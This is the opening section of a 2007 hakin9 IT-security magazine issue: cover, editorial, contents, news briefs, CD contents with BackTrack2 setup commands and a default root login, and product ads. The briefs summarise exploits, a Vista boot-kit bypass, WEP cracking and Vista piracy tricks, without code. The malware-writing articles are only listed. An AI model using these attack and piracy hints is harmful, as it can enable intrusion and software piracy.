Free CD inside: 7 Must-have applications • *hakin9.live* – BackTrack2 edition

hakin9

practical protection

hakin9 4/2007 (11)

HARD CORE IT SECURITY MAGAZINE

Issue 4/2007 (11) Vol. 2 No. 4 14.99USD 14.99AUD
Bimonthly ISSN 1733-7186

Hacking Microsoft's .NET

Hacker's Guide **How to Develop Multiplatform Malware**

ON THE CD

Must-have applications on the CD!
7 great applications:
BinarySEC 2.2.6 for Apache
Panda Internet Security 2007
Anyplace Control
VIP Privacy
Licence Protector Multimedia Edition
Ashampoo Magical Security
Ashampoo FireWall PRO

HAKIN9.LIVE
BackTrack2
EDITION
Don't miss it!
Check it out!

+


How to Detect Suspicious Registry Key in Windows System
Defending the Oracle Database with Advanced Security Features
UserTracking2 – Make Your 'Net Secure
Auditing and Fuzzing ActiveX
Demystifying Windows PE Caveats

UserTracking2 – Make Your 'Net Secure • Auditing and Fuzzing ActiveX • Demystifying Windows PE Caveats

04
0 74470 22007 7

mirage
www.mirage-systems.de

Software that
makes you happy



Protects your software


Day and Night

Multimedia Protector allows to protect **Flash, PPT, Video, Music, Images** and other file types like **PDF** or **Office Documents** (Word). Every document which can be printed with a printer driver can be protected.

All files of a project (e.g. Flash project with HTML, Video, Music and other files) are **encrypted into one single file.** Multimedia Protector comes with an own Player which requires no installation on the end user PC.

All types of licence and copy protection methods including evaluation options are supported:

- Content Protection
- Time limited versions
- Network license (per PC, user, floating)
- Online Activation
- Integration in Online stores
- Available in 10 languages
- Ready for Windows Vista



Buy now ***Multimedia Protector*** with a special **discount of 15%** for hakin9 readers — use this coupon code during ordering (valid until October 2007, 31th and for Multimedia Protector *Standard or Premium Version*)

HLB-4TU-TFR-UZZ

www.Multimedia-Protector.com

Searching for hacking...

When you type hacking into the Google browser there are about 36,100,000 results. You will have to spend quite a while, though, to find a neat, practical article or tutorial on hacking techniques. There are not many sources that contain technical articles with useful guidelines for IT Security Specialists that presents methods for securing and breaking computer systems and related security tools.

We highly recommend hakin9 magazine in your quest for the above information.

However, do not resign from checking a few of the 36,100,000 search results. Some are really useful and/or amusing.

There was one very interesting website that helps us to become good hackers.

The author compares hackers with being a successful athlete that gets motivation from working on their body strength and shape and trying to break their own physical limits. We get to know that to be a hacker we need to get a basic thrill from solving problems, sharpening our skills, and exercising our brains. If we are not the kind of person that feels this way naturally, we will need to change to make it as a hacker.

Otherwise we can find that our hacking energy is wasted by distractions like sex, money, and social approval. Beware!!! Stop reading this author's note and move to some practical hacking pages of this magazine.

Another "hacking" result I liked was a guide to becoming a real hacker, written by a young and ambitious man. He teaches us what we should do to dare call ourselves hackers. The most important thing is not to hack any programs or sites while we are at school or at work. Also, we shall neither boast about being a hacker nor should we show to our computer class teacher or colleagues that we are good in computing.

Knowing all that, it is time to get to know what you can find in this issue of hakin9 bi-monthly.

We present an article on hacking Microsoft .Net Framework (Microsoft's managed code programming model). This magazine also contains text on defending Oracle (as a continuation of a Hacking Oracle article from the previous edition) and an interesting writing on User tracking. Turn the pages to see what other articles we have prepared.

Take a look at page 10 to learn what applications (exclusive versions that cannot be found on the Internet) that you will find on hakin9 CD.

When a bit tired of the practical texts, see an interview with Mr Caleb Sima or a consumers test to find out more on routing for a home broadband connection.

We hope you will enjoy this issue of hakin9 magazine.

Magdalena Błaszczyk
magdalena.blaszczyk@hakin9.org

In brief 06

Section hosted by Zinho & www.hackerscenter.com team
Selection of news from the world of IT security

CD Contents 10

Magdalena Błaszczyk
What's new in the latest *hakin9.live* – BackTrack2 version and what must-have applications you will find.

Tools

Security Stronghold Active Shield 4 14

Eric S. Mueller
Author describes Security Stronghold Active Shield 4 that is a tool for protecting your computer against adware and spyware, and other malware.

VIP Anonymizer 15

Chakravarthy S Devarakonda
The author presents a tool VIP Anonymity that prevents everyone from knowing your IP address.

Basics

UserTracking2: Whodunit? 16

Fred Leeflang
This article gives you as an administrator the possibility to answer that question from Law Enforcement when it comes 'Who is responsible for this action at this time, from this IP address?

Suspicious registry key 22

David Maciejak
The article presents malware behavior detection that can be automatically done by a vulnerability assessment scanner that supports local testing script such as Nessus.

Attack

Malware within the .NET-framework 34

Paul Sebastian Ziegler
This article will show you the possibilities .NET opens up for a hacker by guiding you through the development of a proof-of-concept worm.

Auditing and Fuzzing ActiveX 42

Jaime Blasco
This article is focus on ActiveX control, this kind of controls can be automatically executed by a Web browser and enables to embed interactive elements in HTML documents.

Demystifying Windows PE Caveats 50

Aditya K Sood

The article comprise of analytical methods that are required to reverse engineer a Windows PE executable. This intrinsic model follows the top to bottom approach.

Defence

Defending the Oracle Database with Advanced Security Features 56

Mikoláš Panský

The article provides general information on Oracle, teaches a basic hacking Oracle method and basic Oracle defense techniques.

The Bleeding Edge

Episode 5 64

Matt Jonkman

News from the Bleeding Edge Threat. You wanna rant?

Consumers Test

Choosing a Router for Home Broadband Connection 68

RouterTech.org Support Team Member, hakin9 team

Consumers tests on routers. Our goal is to help the readers to make a right choice when buying, choosing a router.

Interview with Mr Caleb Sima 76

hakin9 team

Mr Caleb Sima point of view on his career in the IT security field.

Self Exposure by Mr Steven Bellovin 78

hakin9 team

Mr Steven Bellovin tells hakin9 readers about his IT security career, passion and reflections.

Product Review Dekart Secure Identity Storage 80

Robert Zadrożny

Dekart's Secure Identity Storage is a software solution in a PIN-protected flash drive that will put an end to the security risks you are exposed to every day.

Upcoming 82

Magdalena Błaszczyk

Here we present the subjects that will be brought up in the upcoming *hakin9*.

hakin9 Hard Core IT Security Magazine

Editor in Chief: Ewa Dudzic *ewa.dudzic@software.com.pl*
Executive Editor: Magdalena Błaszczyk *magdalena.blaszczyk@hakin9.org*
Editorial Advisory Board: Matt Jonkman, Shyaam Sundhar, Clement Dupuis, Jay Ranade, Terron Williams, Steve Lape
DTP Director: Artur Wieczorek *artur.wieczorek@software.com.pl*
Prepress technician: Marcin Pieśniewski *marcin.piesniewski@software.com.pl*
Art Director: Agnieszka Marchocka *agnieszka.marchocka@software.com.pl*
CD: Rafał Kwaśny
Proofreaders: Kelley Dawson, Steve Lape, Neil „Pyro" Smith
Top betatesters: Wendel Guglielmetti Henrique, Justin Seitz, Brandon Dixon, Chris Gragsone, Dwight Middlebrook, Matthew Sabin

President: Monika Nowicka *monika.nowicka@software.com.pl*
Senior Consultant/Publisher: Paweł Marciniak *pawel@software.com.pl*
Production Director: Marta Kurpiewska *marta.kurpiewska@software.com.pl*
Marketing Director: Ewa Dudzic *ewa.dudzic@software.com.pl*
Subscription: *subscription@software.com.pl*

Publisher: Software Media LLC
(on Software Publishing House licence *www.software.com.pl/en*)
1461 A First Avenue, # 360
New York, NY 10021-2209, USA
Tel: 001917 338 3631
www.hakin9.org/en

Software LLC is looking for partners from all over the World. If you are interested in cooperating with us,
please contact us by e-mail: *cooperation@software.com.pl*

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134 Tel: 239-949-4450.

Distributed in Australia by: Europress Distributors Pty Ltd, 3/123 McEvoy St Alexandria NSW Australia 2015, Ph: +61 2 9698 4922, Fax: +61 2 96987675

To create graphs and diagrams we used smartdraw.com program by SmartDraw company.

CDs included to the magazine were tested with AntiVirenKit by G DATA Software Sp. z o.o

The editors use automatic DTP system AGPDS

hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland, Czech, Slovakia

The hakin9 magazine is published in 7 language versions:

EN PL ES CZ

IT FR DE

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Asus website spreading worms through .ANI exploit

A vulnerability in the way Windows handles animated cursors puts web site users at malware/spyware risk, and several nefarious web-sites are trying to exploit the flaw, according to the SANS Internet Storm Center.

It had been confirmed that also the taiwanese motherboard manu-facturer web site, asus.com.tw, has been hacked and its home page injected with an iframe containing the so called .ANI exploit.

ANI exploit afftected thousands of home and server pc's running Windows OS'es from XP home to Vista. The exploit could run arbi-trary code on pc browsing using Internet Explorer.

It was not the first time for Asus having its site hacked. A big impact on Asus image.

U.S. missing computers with nuclear data

Washington, April, 1st, 20 com-puters being used for atomic warheads and atomic energy management are lost.

Many readers of such news thought it was a funny April's fool. It was all true and confirmed by respectable officers.

In January, Linton F. Brooks was fired as the administrator of the National Nuclear Security Agency, the Energy Department agency in charge of bombs, because of security problems. The agency was created in the 1990s because of security scandals and it is aimed at protecting informa-tion about atomic weapons and new top secret researches in the nuclear field. *Problems with the control and accountability of desktop and laptop computers have plagued the department for a number of years*, the audit report said.

SNIA's Storage Networking World

SNIA's Storage Networking World serves as the only truly independ-ent source of storage networking knowledge - for all stakeholders. This year will be held on 28 August 2007, in Palladium at Crown, Mel-bourne, Australia.
Here's more information:
http://www.snwaustralia.com/

China: 244 copies of Vista sold in the first 2 weeks

Windows Vista has had a big and unexpected number of sales in the first two weeks, both for European and North American market. This doesn't apply for the market in which Microsoft has spent a lot in terms of visibility and brand-ing: China.

It seems that only 244 original copies of windows vista have been sold but what makes things worse is the facility with which one can find pirated copies into kiosks or bookstores.

These copies, externally com-pletely equal to the original, take advantage of some of the tricks that allow to delay the trial period expira-tion such as TimeStop or the *rearm* trick.

These tricks seem to be quite popular into dedicated forums that rely on the support of file sharing services like torrents to store and spread how to's and guidelines. But selling a completely fake and boxed version of Vista goes beyond Micro-soft's most negative expectations.

Another interesting aspect of the story is that despite of the Genuine Copy protection in Windows XP, pirated Windows Vista's copies can access Windows Update just apply-ing the TimeStop crack with few more easy steps.

A mitigating factor is the low suc-cess rate of such cracking methods into 64-bits environments (at the time of writing), while the affected versions are 32-bit x86 Windows Vista editions such as Vista Ultimate and Vista Home Premium.

Figure 1. *Windows vista*

Microsoft DNS Servers vulnerability, a new Blaster?

Microsoft Domain name system server has been found to be vulnerable to a malicious stack over-flow capable of executing code at the same privilege level of the daemon: SYSTEM.

This exposes both Windows 2000 and Windows Server 2003 with Service Pack 1 and 2 to a potential remote attack mitigated only by the fact that most servers have not RPC functionality avail-able from remote.

A discrete amount of attacks have been registered and monitored. Even if Microsoft has released a patch for the issue in matter of days since the discovery, thousands of servers could be attacked and from them launch powerful worms.

Compromised DNS servers could be attacked to hijack big traf-fic sites towards malicious website containing dangerous code by faking the original website content and layout.

A great impact on a great number of computers in very little time. A quick fix for the issue, as stated by Microsoft, is to deactivate remote RPC management via the Windows Registry.

This doesn't correct the vul-nerability but keeps it from being exploited by remote attackers. Also, in case one needs to manage the DNS from remote, as it happens in the majority of the cases into small to large web farms, ACL poli-cies directly on the router or on the firewall can be applied to prevent unknown users to have access to ports 1024 to 5000.

Circuventing Vista code signing mechanism

At the last Black Hat Conference in Amsterdam, security experts from India demonstrated a special boot loader able to get around Vista's code signing mechanisms thus subverting the load-up procedure for Windows Vista.

VBoot kit, developed by Nitin and Vipin Kumar of NV labs can copy itself to a section of memory before Vista boots, so bypassing restrictions meant to prevent unsigned code running with system (kernel) privileges making *on the fly* changes in memory and in files being read.




Figure 2. *Vista code*

The boot kit works caputuring interrupt 13, which operating systems use for read access to sectors of hard drives, among other things.

Adapting the code to work on later versions of Vista would involve a similar process: Nitin and Vipin Kumar stated that this approach would also work on Vista Final (build 6000) although they said they are not going to work on it further since the whole discovery process was hard and time-consuming.

Based on analysis that lasted several weeks, VBootkit would easily be able to patch, for instance, signed drivers on the fly and get around integrity checks. And since it runs with kernel privileges, it could in principle do everything the kernel can.

The only possible road addressed by the two researcher to solve such kind of issues in Vista involves the using TPM (*Trusted Platform Module*) hardware to stop unsigned program code from being executed.

WEP cracking, easier than ever

WEP, probably the easiest-to-crack encryption protocol ever thought by human mind, is still a good field of practice for researchers and crackers.

This news will not go on CNN breaking news but makes think that sometimes the breach in protocol can be widened up to make it senselessness.

Researchers at University of Darmstadt demonstrated the feasibility of cracking a 104-bit WEP key in less than a minute using 1/10th of the number of packets needed in the well-known cracking techniques.

In a wireless environment, working at full rate, you can collect 40,000 packets in few seconds or some minutes at worst. The attacks involves using ARP request-reply packets to generate the needed traffic in order to uncover the key. The famous aircrack-ng tool suite has been used to test the technique in a real world scenario, in which a wep key has been recovered over 40,492 key streams after 53 seconds.

Even though WEP has been replaced by WPA since years now, it is still used into soho environments where security understanding is still too low to enforce policies that could lead to a mitigation of the above attack results.




Figure 3. *WEP cracking*

When hardware theft is a privacy concern

Should they be government departments or private US companies, it seems that security policies over hardware is something obscure and unknown to them.

It happened to 20 Pc's containing critical information about atomic warheads, it happened to the laptops of US Department of Veterans Affairs and it happened also to Affiliated Computer Systems, a private company located in Georgia, accredited for the storage and management of Georgia residents. Sensitive personal information on almost 3 million people is at risk after the company lost a CD that was meant to keep them safe. In the same week it happened a similar issue with a notebook stolen at the Chicago Public Schools that was containing names, addresses and social security numbers of 40,000 teachers.

C-minus for 2006 US federal government security

From D+ in 2005 to C- in 2006 the jump is little but it's still something. Federal government security has been rated to be almost satisfactory for the first time since this kind of rating scheme has started in 2003. But there's nothing to be happy about.

While Department of Defence has registered a shameful F grade the Department of Veterans Affairs was unable to fill the report after the huge security breach due to the loss of laptops and desktop pc's containing top secret information. To balance out the grade were both Department of Justice and Social Security Administration rating an A. Apart from being mean with the government being unable to have high security standards for its crucial departments, this should be an incentive for improving security and fulfilling the gap between the varied departments.

TheTrainingCo.

Producers of the annual Techno Security Conference at Myrtle Beach have announced that this year's Techno Security Conference is held June 3- 6 at the Marriott Grande Dunes in MyrtleBeach. Here's more information: *http://www.TechnoSecurity.com/*

BackTrack 2.0

Remote-Exploit has announced the release of BackTrack 2.0. BackTrack is the most Top rated Linux live distribution focused on penetration testing.

It's evolved from the merge of the two wide spread distributions *Whax* and *Auditor Security Collection*. By joining forces and replacing these distribution the BackTrack could gain a massive popularity and was voted in 2006 as #1 at the surveil of insecure.org.

Security professionals as well as new-comers are using it as their favorite toolset all over the globe.

New exciting features in BackTrack 2.0, to mention a few:

- Updated Kernel-Running 2.6.20, with several patches.
- Broadcom based wireless card support.
- Most wireless drivers are built to support raw packet injection.
- Metasploit2 and Metasploit3 framework integration.
- Alignment to open standards and frameworks like ISSAF and OSSTMM.
- Redesigned menu structure to assist the novice as well as the pro.
- Japanese input support-reading and writing in Hiragana / Katakana / Kanji.

BackTrack has a long history and was based on many different linux distribution until it is now based on a Slackware Linux distribution and the corresponding live-CD scripts. Every packet, kernel configuration and scripts are *optimized to be used by security penetration testers*. Patches and automatism have been added, applied or developed to provide a neat and ready-to-go environment. Currently BackTrack consists of *more than 300 different up-to-date tools* which are logically structured according to the work flow of security professionals. This structure allows even newcomers to find the related tools to a certain task to be accomplished. New technologies and testing techniques are merged into BackTrack as soon as possible to keep it up-to-date.
http://www.remote-exploit.org/

Government seeks a few good hackers

Florentino Tuason told that they created the software enabling Internet voting system. The trial version will use a sample of 26,800 Filipinos living and working in Singapore.

The system will allow Filipinos living in overseas country to register and vote in national elections over the Internet. The software is covered by an international patent and has been declared secure by no less than the government of Switzerland.

They called for hackers to check the security of its product. They were looking for domestic and foreign hackers to undertake penetration tests on its new Internet voting system.

A trial version of the system, which the government wants hackers to test and subvert, and added that they want to be really sure, so we are inviting professional hackers to do the testing.

They selected Singapore as a test site because it is technologically advanced and most Filipinos are in college or employment. The election are held from 10 July.

The government has also asked for help from the non-profit International Foundation for Electoral Systems to get international or professional hackers to test the security of the system.

The voting system has already been used in Europe and is due to be introduced in the UK shortly. It is set up by HP and Spanish firm Sctyl.
http://www.vnunet.com/

Black Hat USA 2007 Briefings and Training

The Black Hat Conference will be held in Caesars Palace, Las Vegas on July 28-August 2, 2007.

Training: July 28-29 (Weekend) & July 30-31 (Weekday)

Briefings: August 1-2

The Black Hat will be offering a weekend and weekday training sessions prior to the start of the Briefings. New Training offerings:

- Building and Testing Secure Web Applications by Aspect Security.
- ECSA Qualified Security Analyst/ Pen Tester by Security University.
- Incident Response: Black Hat Edition by Mandiant.
- Metasploit 3.0 Internals by Matt Miller, aka skape.
- Malware Analysis Black Hat Edition by Mandiant.
- Microsoft Ninjitsu: Black Belt Edition Timothy Mullen and Jim Harrison.
- Qualified Edge Protector: From IPS, Firewalls, to Trojans and Viruses by Security University.
- TCP/IP Weapons School: Black Hat Edition by Richard Bejtlich, TaoSecurity.
- Ultimate Hacking: Wireless Edition by Foundstone.
- Understanding Stealth Malware by Joanna Rutkowska and Alexander Tereshkin,
- Web Application (In)security by NGS Software.

Black Hat USA 2007 Briefings. There will be 10 different tracks, over 2 days comprised of over 90 renown information and computer security professionals. Topic titles, abstracts and speaker bios may be found here.

The Black Hat Briefings brings together a unique mix in security: the best minds from government agencies and global corporations with the most respected independent researchers and hackers. These forums take place regularly in Las Vegas, Amsterdam, Tokyo, and Washington D.C.. The Black Hat Briefings USA has grown to over 2500 technically advanced attendees. Briefings in Europe and Asia host over 250 attendees each. The opportunity to network with peers and leading-edge practitioners is unique. Topics are diverse and range from RFID Security, Windows Vista Exploits, Forensics and Anti-Forensics, Root-Kits, Zero Day Vulnerabilities, Anomaly Detection, Hardware Hacking and much more.

Black Hat Training provides the newest security threats and countermeasures. Courses include application security, assessment methodologies, computer forensics, root-kit technology, software vulnerability analysis, managerial and systems administration. Training courses often precede our Briefings in Las Vegas, Amsterdam, Tokyo and Washington D.C., so there are plenty of chances to attend during the year.

http://www.blackhat.com/

Figure 4. *The Black Hat website*

GFI LANguard N.S.S. 8 launched

Latest release integrates next generation technology for security scanning, patch management and network auditing within a single solution.

GFI LANguard N.S.S. 8 scans the entire network for over 15,000 vulnerabilities, identifies all possible security issues and provides administrators with the tools they need to detect, assess, report and remediate any threats before hackers do.

The latest version of GFI LANguard N.S.S. has over 2,000 new vulnerability checks – using SANS top 20 and Open Vulnerabilities Assessment Language (OVAL) security definitions – over and above the vulnerabilities which are discovered through its inbuilt vulnerability assessment functionality.

As part of the launch, GFI LANguard N.S.S. 8 also includes a ReportPack add-on with over 30 customizable reports, which automatically generate graphical IT and management-level reports based on data collected during security scans.

http://www.gfi.com/

The Hacker Summit 2007 – Ethical Hacking conference

Vineet Kumar, who has made himself a name in the industry as one of the youngest security gurus in the industry, along with the biggest hacking and security related portals such as Hackers Center (hackerscenter.com) and *h4cky0u.org* are to open the call for paper for the new upcoming event in the hacking community: The Hacker Summit 2007.

The conference, that will be held on September 2007 in Dubai, will be mainly focused on the aspects of the ethical hacking with much interest into practical hacking techniques more than the theoretical papers we all are used to listen into security summits and conferences.

Big security companies and experts are going to take part and to contribute to it. For more infos and application forms visit: *http://www.ethicalhackers.org*

CD Contents

This *hakin9* magazine, as usually, comes with *hakin9.live* based on *BackTrack2* CD, full of useful applications and plugins.

hakin9 magazine comes with a CD full of exciting surprises. In this issue, we introduce *hakin9.live (h9l)* with *BackTrack2* as an engine. *BackTrack2* is the most Top rated Linux live distribution focused on penetration testing. With no installation whatsoever, the analysis platform is started directly from the CD-Rom and is fully accessible within minutes. Apart from exciting updates and improvements our *BackTrack 2 hakin9.live* contains special editions of most interesting commercial applications prepared exclusively for our readers.

To start using *BackTrack2 hakin9.live* simply boot your computer from the CD. Please use *root* for login, *toor* for password and next please type *startx* to run BackTrack2 on you computer. To use the applications we negotiated for *hakin9* readers, though, you do not have to boot the computer from the CD – you will find the Applications folder in out of *live* location.

Every packet, kernel configuration and scripts in *BackTrack 2* are optimized to be used by security penetration testers. Patches and automatism have been added, applied or developed to provide a neat and ready-to-go environment.

To configure the network simply run console and type `ifconfig eth0 your IP address`, then type `ip r a default via your gateway address`, and next type `echo "nameserver your DNS server address"> etc/resolv.conf`. Enjoy surfing.

There are some new features in *BackTrack 2* that we present along with *BackTrack 2 hakin9.live*. The most important element is updated Kernel-Running 2.6.20, with several patches. There is also Broadcom based wireless card support added and wireless drivers were built to support raw packet injection. Metasploit2 and Metasploit3 framework integration can be found as well as an alignment to open standards and frameworks like ISSAF and OSSTMM.

We deliver this 8 pieces of software to help you improve your hacking and securing actions.

Anyplace Control by Anyplace Control Software – Windows software that allows you to securely control remote computer and transfer files via the Internet or LAN. It displays the remote computer's desktop on your local screen and lets you use your mouse and keyboard to control that PC remotely. In other words, with this program you can operate a remote PC just as if you were sitting in front of it, right from where you are, no matter where you actually are. The built-in File Transfer feature will let you transfer files between the computers. With Anyplace Control, you can restart and shutdown a remote PC, lock a remote mouse or keyboard, and do many other tricky things. The program also includes the remote installation feature, which provides you with the facility to install and configure our program on multiple remote PCs without the need to visit each PC individually.

A full version! Registration key: *04QDqGYY3T+ErL1HGIGZ9CQCv1ArqReWZeHPEElMGjYuHFuYuodFEhVEil5nffdczFPAE7uspnJhqSSt/p2bTPN2Hfj64m3TomLKBpUujLjCrwibXE0OW/ipb8ylfKX8+PW2+TE94+NzuJQ/A9x26ywZ7cjLSu4bJCNisgJaeDDY=* (Due to the length of the registration code it can be copied from hakin9 website *www.hakin9.org/en* from *hakin9.live* section)
Retail price: $35
http://www.anyplace-control.com/

VIP Privacy by VIP Defense – as usually in *hakin9* magazine VIP Defense prepared for you an updated version of their product. It is a perfect tool for your private




Figure 1. *Datadisk*

Figure 2. *Wireshark*

Nothing compares to hands-on experience

Learn hacking straight from the makers of « back|track. The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote exploit .org

DREAMLAB TECHNOLOGIES

http://www.remote-exploit.org and http://www.dreamlab.net

info protection that helps to facilitate your using web services such as Customer's Support or any Internet shops. VIP Privacy protects you from potential threat by giving the malefactors nothing to steal! It lets you search and safely clean up all information stored inside your system and the applications installed. It does not in any way delete any private files nor it changes the contents of user's documents. VIP Privacy knows about 700 applications and several thousand system leaks storing the user's personal data that can be stolen and used by malefactors. So from now on your privacy will always be safe with this tool!
A full version!
Retail price: $39.90
http://www.vipdefense.com/

BinarySEC 2.0 for Apache by BinarySEC – web application software firewall. It learns legitimate traffic of any website and application based on Linux Apache and blocks suspicious traffic. It acts to protect your websites and web applications. Its installation takes just 15 minutes and it will be efficient instantly after that thanks to its pre-trained engine. BinarySEC does not generate false positives any longer after a few days training period thanks to its Artificial Intelligence engine. Protects 'home made' applications (internal php and asp developments) against sql injections, cross-site scripting, command injections, php includes, buffer overflows, etc. Protects many web-based applications running on Apache such as Jakarta, JBoss, Joomla, Geronimo, Zope, Plone, Spip, ASP, PHP, Java, Perl, Python developments.
Full version – 180-day trial.
Retail price: $590 (licence)
http://www.binarysec.com/

Licence Protector Multimedia Edition by Mirage System – allows to protect Flash, Video, Music, Images and other file types like PDF or Office Documents (Word, PowerPoint). Every document that can be printed with a printer driver can be protected. All files of a project (e.g. Flash project with HTML, Video, Music and other files) are encrypted into one single file. Licence Protector Multimedia Edition comes with a predefined workflow – no programming is necessary. All types of licence and copy protection methods including evaluation options are supported.
Full version valid till 31 December 2007.
Retail price: $375
http://www.mirage-systems.de/

Magical Security by Ashampoo – it helps you to stay secure. To encrypt or decrypt one or more files you just select them in the Windows® Explorer and then choose Encrypt or Decrypt. That's it. And once the files are encrypted, the state-of-the-art AES encryption ensures that nobody can access the content unless you want them to. As an added extra the program can also completely wipe files from your hard drive so their contents can never be found – even by data recovery experts. Ashampoo Magical Security is the successor to the popular Ashampoo Privacy Protector. The new program is now even easier to use, with a new look and even more powerful security.

Full version. You have to log at *http://www.ashampoo.com/* and you receive the registration key for the application that is included on our CD.
Retail price: $14.99
http://www.ashampoo.com/

FireWall PRO by Ashampoo – is like a trusty watchdog standing guard at the entrance to your property. It is always alert and checks everything going in and out of your computer, keeping out unwanted intruders and preventing unauthorized access to the Internet from your computer. And despite its impressive power it is so simple to use – in Easy Mode you just click and go for full protection.

Full version. You have to log at *http://www.ashampoo.com/* and you receive the registration key for the application that is included on our CD.
http://www.ashampoo.com/

Panda Internet Security 2007 – offers the most complete protection so you can use the Internet with absolute peace of mind. It prevents data theft (login details, credit card numbers, etc.) and protects you from other Internet threats, such as viruses, spyware, hackers and online fraud. It can be run under Windows XP 32 bits/ 2000 Pro/ Me/98.
A version prepared especially for hakin9 readers.
Retail price: from $43.95
http://www.pandasoftware.com/




Figure 3. *Panda Internet Security 2007*

If you have encounter any problems with this CD, write to: *cd@software.com.pl*

If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.

Tools

Security Stronghold Active Shield 4

System: Windows (Vista supported)
Application: Spyware and Adware Scanning
License: Commercial
Homepage: *http://www.securitystronghold.com*

Active Shield is an ultimate heuristic screen. Security Stronghold Active Shield 4 is a tool for protecting your computer against adware and spyware, trojans, dialers, trackware, and other malware. Active Shield works for your system just like how a firewall deals with Internet traffic.

Quickstart. Suppose you want to actively protect your Windows PC against spyware and adware, Trojans, dialer, keyloggers, trackware, and other kinds of malicious programs. Install and run Active Shield 4 from Security Stronghold. Active Shield 4 offers the ability to start up with Windows but can be run manually if desired. Double-click the Active Shield icon in the system tray to bring up the menu shown in Figure 1.

